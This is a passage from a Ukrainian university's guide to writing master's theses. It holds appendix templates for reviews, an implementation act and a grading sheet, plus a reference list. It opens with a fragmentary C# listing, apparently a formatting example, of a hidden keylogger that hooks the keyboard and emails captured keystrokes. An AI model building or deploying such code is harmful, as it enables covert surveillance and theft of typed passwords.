        }
        catch (Exception)
        {
            MessageBox.Show("Помилка в файлі конфігурації. Удаліть його");
        }
    }
    //При натисканні клавіш:
    void KBDHook_KeyDown(Hooks.LLKNEventArgs e)
    {
        //якщо такої клавіші зараз немає у списку натиснутої, то:
        if (!_pressedKeys.Contains(e.Keys))
        {
            _pressedKeys.Add(e.Keys);
        }
        //якщо були натиснуті такі клавіші, то відкриваємо сховане вікно:
        if (_pressedKeys.Contains(Keys.LControlKey) && _pressedKeys.Contains(Keys.LShiftKey) &&
        _pressedKeys.Contains(Keys.IContextMenu) && _pressedKeys.Contains(Keys.H))
        {
            Show();
        }
    }
    //якщо були натиснуті такі клавіші, то змінюємо розкладку клавіатури:
```

```

        if (_pressedKeys.Contains(Keys.LShiftKey) && _pressedKeys.Contains(Keys.LMenu))
            {
                locale = (locale + 2) % 4;
            }
        int shift = (_pressedKeys.Contains(Keys.LShiftKey) ||
        _pressedKeys.Contains(Keys.RShiftKey)) ? 1 : 0;
        // додаємо натиснуту клавішу у список з урахуванням розкладки клавіатури:
        if (symbolsdict.ContainsKey(e.ScanCode))
            {
                textBox7.Text += symbolsdict[e.ScanCode][locale+shift];
            }
        //якщо програма була закрита, то:
        private void Form1_FormClosed(object sender, FormClosedEventArgs e)
            {
                //відключаємо пастку:
                Hooks.KBDHook.UnInstallHook();
                //зберігаємо файл налаштувань:
                document.Save(cfgfile);
                //зупиняємо таймер:
                timer.Dispose();
            }
        //якщо при натисканні клавіш довжина перевісила норму, то:
        private void textBox7_TextChanged(object sender, EventArgs e)
            {
                if (textBox7.Text.Length >= Convert.ToInt32(textBox1.Text))
                    {
                        SendMail(textBox3.Text, Convert.ToInt32(textBox4.Text), textBox5.Text,
                        textBox6.Text, "KeyHook", "Последние " + textBox1.Text + " символ\р\n" + textBox7.Text);
                        textBox7.Clear();
                    }
            }
    }

```

**UNIT2.cs**

...

...

...

**UNITN.cs**

**Додаток К**  
**Загальна схема відгуку наукового керівника**

**НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ  
«ДНІПРОВСЬКА ПОЛІТЕХНІКА»**

**Факультет інформаційних технологій  
Кафедра програмного забезпечення комп'ютерних систем**

**ВІДГУК**

Наукового керівника \_\_\_\_\_  
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання, посада, місце роботи)

**на магістерську роботу**

студента \_\_\_\_\_  
(прізвище, ім'я, по батькові)

курсу II групи \_\_\_\_\_  
спеціальності \_\_\_\_\_  
освітньої програми \_\_\_\_\_  
на тему \_\_\_\_\_

Актуальність теми \_\_\_\_\_  
\_\_\_\_\_  
\_\_\_\_\_

Мета досліджень \_\_\_\_\_  
\_\_\_\_\_  
\_\_\_\_\_

Коротка характеристика розділів роботи \_\_\_\_\_  
\_\_\_\_\_  
\_\_\_\_\_  
\_\_\_\_\_  
\_\_\_\_\_  
\_\_\_\_\_

Практичне значення роботи \_\_\_\_\_  
\_\_\_\_\_

---

---

---

---

Зауваження та недоліки

---

---

---

---

Висновки та оцінка

---

---

---

---

Науковий керівник

---

(прізвище, ім'я, по батькові, посада, місце роботи)

«  »                      20   р.

---

(підпис)

**Додаток Л**  
**Загальна схема рецензії на магістерську роботу**



**РЕЦЕНЗІЯ**  
**на магістерську роботу**

студента \_\_\_\_\_  
(прізвище, ім'я, по батькові)

курсу II групи \_\_\_\_\_  
кафедри програмного забезпечення комп'ютерних систем  
спеціальності \_\_\_\_\_  
освітньої програми \_\_\_\_\_  
Тема роботи \_\_\_\_\_  
Стисла характеристика розділів роботи \_\_\_\_\_

Пропозиції, внесені студентом, рівень їх наукового обґрунтування \_\_\_\_\_

Практичне значення роботи \_\_\_\_\_

Якість оформлення роботи \_\_\_\_\_

Недоліки в роботі \_\_\_\_\_

Загальний висновок \_\_\_\_\_  
(підготовленість студента до самостійної роботи як спеціаліста)

Оцінка магістерської роботи \_\_\_\_\_

Рецензент \_\_\_\_\_  
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання, посада, місце роботи)

«\_\_» \_\_\_\_\_ 20\_\_ р. \_\_\_\_\_  
(підпис)

**Додаток М**  
**Приклад акту впровадження**

ЗАТВЕРДЖУЮ  
Начальник ЦІТ і ТЗ  
ДД ВАТ “Укртелеком”  
\_\_\_\_\_ Коваленко О.А.  
“ \_\_\_\_\_ ” \_\_\_\_\_ 2018р.

## А К Т

### **впровадження в дослідно-промислову експлуатацію програмної підсистеми “Обробка даних про платежі, що надходять (перераховуються) на прибутковий рахунок ДД ВАТ “Укртелеком”**

Ми, що підписалися нижче, члени комісії у складі:

Начальник сектора ЦІТ і ТЗ	Губар С.І.
Провідний інженер зв'язку	Часник Т.Г.
Провідний економіст ЦІТ і ТЗ	Топча Л.В.

Склали цей акт про те, що в березні 2018 р. магістрант Смірнова А.М. впровадила програмну підсистему “Обробка даних про платежі, що надходять (перераховуються) на прибутковий рахунок ДД ВАТ “Укртелеком”.

Означена підсистема входить до комплексу програм інформаційної системи “Обробка даних платників” та призначена для автоматизації процесу обробки інформації зі структурних підрозділів ДД ВАТ “Укртелеком”, що підвищує продуктивність та поліпшує якість роботи економістів.

Протягом березня 2018 р. підсистема була впроваджена та протестована в економічному відділі ЦІТ і ТЗ, а також проведено навчання користувачів, перевірена відповідність вимогам технічного завдання, одержані вихідні форми згідно технічного завдання.

#### **Рішення комісії:**

1. Вважати програмну підсистему “Обробка даних про платежі, що надходять (перераховуються) на прибутковий рахунок ДД ВАТ “Укртелеком” прийнятою в дослідно-промислову експлуатацію.

Начальник сектора ЦІТ і ТЗ	Губар С.І.
Провідний інженер зв'язку	Часник Т.Г.
Провідний економіст ЦІТ і ТЗ	Топча Л.В.

**Додаток Н**  
**Приклад оформлення переліку файлів на диску**

## ПЕРЕЛІК ДОКУМЕНТІВ НА ОПТИЧНОМУ НОСІЇ

<b>Ім'я файла</b>	<b>Опис</b>
Пояснювальні документи	
Диплом_Коваленко.doc	Пояснювальна записка до магістерської роботи. Документ Word.
Диплом_Коваленко.pdf	Пояснювальна записка до до магістерської роботи в форматі PDF
Програма	
Program.rar	Архів. Містить коди програми і откомпільовану програму
Презентація	
Презентація_Коваленко.ppt	Презентація до магістерської роботи

**Додаток П**  
**Бланк оцінювання магістерської роботи**

# БЛАНК ОЦІНЮВАННЯ МАГІСТЕРСЬКОЇ РОБОТИ

студент \_\_\_\_\_

(прізвище, ім'я, по батькові)

№ з/п	Критерій оцінювання	Бали	Бали членів ЕК
<b>I.</b>	<b>Попередній захист магістерської роботи</b>	<b>5 балів</b>	
<b>II.</b>	<b>Відповідність вимогам до магістерської роботи:</b>	<b>55 балів</b>	
	Структурно-логічна побудова роботи, актуальність та новизна	5	
	Оформлення роботи (схеми, таблиці, формули, коди, рисунки, література) відповідно до вимог стандарту	5	
	Розділ 1 (рівень теоретичного дослідження)	10	
	Розділ 2 (глибина та якість практичного дослідження)	15	
	Розділ 3 (рівень програмної реалізації, розробок та пропозицій)	15	
	Розділ 4 (економіка)	5	
	Висновки		
<b>III.</b>	<b>Захист роботи:</b>	<b>25 балів</b>	
	Якість доповіді (чіткість, логічність у викладенні матеріалу)	10	
	Якість відповідей на питання (володіння матеріалом)	10	
	Якість наочних матеріалів (презентації)	5	
<b>IV.</b>	<b>Оцінка керівника</b>	<b>5 балів</b>	
<b>V.</b>	<b>Зовнішня рецензія</b>	<b>5 балів</b>	
<b>VI.</b>	<b>Участь та призові місця у конкурсах, наявність наукових публікацій</b>	<b>5 балів</b>	
	<b>Разом (максимальна кількість):</b>	<b>100 балів</b>	

## СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Бюлетень ВАК України, №9-10, 2011. Вимоги до оформлення дисертацій та авторефератів. – 9 с.
2. ДСТУ ГОСТ 7.1:2006 «Система стандартів з інформації, бібліотечної та видавничої справи. Бібліографічний запис. Бібліографічний опис. Загальні вимоги та правила складання (ГОСТ 7.1–2003, ІДТ)»;
3. Методичні рекомендації щодо написання, оформлення та представлення учнівських науково-дослідницьких робіт учнів – членів Малої академії наук України / Г.Г. Півняк, Л.М. Коротенко, І.М. Удовик, Є.М. Головня – Д.: ДВНЗ «Національний гірничий університет», 2017. – 24 с.
4. Методичні рекомендації до виконання кваліфікаційних робіт бакалаврів напряму підготовки 6.050101 «Комп'ютерні науки /, Л.М. Коротенко, О.С. Шевцова; Нац. гірн. ун-т. – Д.: НТУ «Дніпровська політехніка», 2018. – 65 с.
5. Методичні рекомендації до виконання кваліфікаційних робіт бакалаврів напряму підготовки 6.050103 «Програмна інженерія» / О.С. Шевцова, І.М. Удовик, Л.М. Коротенко; Нац. гірн. ун-т. – Д.: НТУ «Дніпровська політехніка», 2018. – 65 с.
6. Методичні вказівки до виконання магістерської роботи студентами спеціальностей 113 «Прикладна математика» та 122 «Комп'ютерні науки» другого (магістерського рівня) вищої освіти денної та заочної форм навчання / О.П. Остапчук, Т.П. Цветкова – Рівне: НУВГП, 2018. – 28 с.
7. Основні вимоги до написання науково-дослідницької роботи / URL: [http://dvman.dnepredu.com/uploads/editor/4165/353853/sitepage\\_62/files/vimogi\\_do\\_oformlennya\\_ndr.docx](http://dvman.dnepredu.com/uploads/editor/4165/353853/sitepage_62/files/vimogi_do_oformlennya_ndr.docx). дата звернення: 3.12.2017.
8. Про затвердження Вимог до оформлення дисертації: Закон України за станом на 12.01.2017 № 40 / URL: <http://zakon2.rada.gov.ua/laws/show/z0155-17>. дата звернення: 12.12.2017.
9. СВО НГУ ІМЗ – 14. Організація видання інформаційно-методичного забезпечення навчального процесу / А.Ф. Косолапов, В.О. Салов, А.К. Горенко, О.Н. Ільченко, О.Н. Нефедова, О.І. Додатко, Т.О. Письменкова, О.В. Журунова ; Нац. гірн. ун-т. – Д.: НГУ, 2014. – 50 с.
10. СВО НГУ НМЗ – 05. Нормативно-методичне забезпечення навчального процесу. – Увед. 2005 – 08 – 05. – Д.: НГУ, 2005. – 139 с.
11. СВО НГУ ІМЗ – 09. Організація видання інформаційно-методичного забезпечення навчального процесу / Розроб.: В.О. Салов, О.І. Додатко, Т.О. Письменкова – Д.: Національний гірничий університет. – 2009. – 60 с.
12. Створення навчальної літератури для вищої школи : навч. посіб. / В.О. Салов, Ю.О. Шабанова, О.Н. Ільченко ; М-во освіти і науки України, Нац. гірн. ун-т. – Д.: НГУ, 2014. – 187 с. ISBN 966-8271-77-7
13. Складання списку літератури в навчальних виданнях : посіб. для наук.-пед. працівників / В.О. Салов, О.Н. Нефедова, О.Н. Ільченко, В.В. Панченко, Т.О. Недайвода, В.Г. Римар ; М-во освіти і науки України, Нац. гірн. ун-т. – Д.: НГУ, 2013. – 39 с.



**Упорядники**

**Алексєєв Михайло Олександрович**  
**Сироткіна Олена Ігорівна**  
**Удовик Ірина Михайлівна**  
**Шевцова Ольга Сергіївна**

**МЕТОДИЧНІ РЕКОМЕНДАЦІЇ ДО ВИКОНАННЯ  
МАГІСТЕРСЬКИХ РОБІТ**

студентами спеціальностей  
121 «Інженерія програмного забезпечення»  
та 122 «Комп'ютерні науки»

Відповідальний за випуск І.М. Удовик

Видано в редакції авторів.

Підписано до друку \_\_.\_\_.2018 р. Формат 30x42/4.  
Папір офсетний. Ризографія. Ум. друк. арк. \_\_.  
Обл.-вид. арк. \_\_. Тираж 50 пр. Зам. № .

Підготовлено до друку та видруковано  
в НТУ «Дніпровська політехніка»  
Свідоцтво про внесення до Державного реєстру ДК № 1842 від 11.06.2004.

49005, м. Дніпро, просп. Д. Яворницького, 19.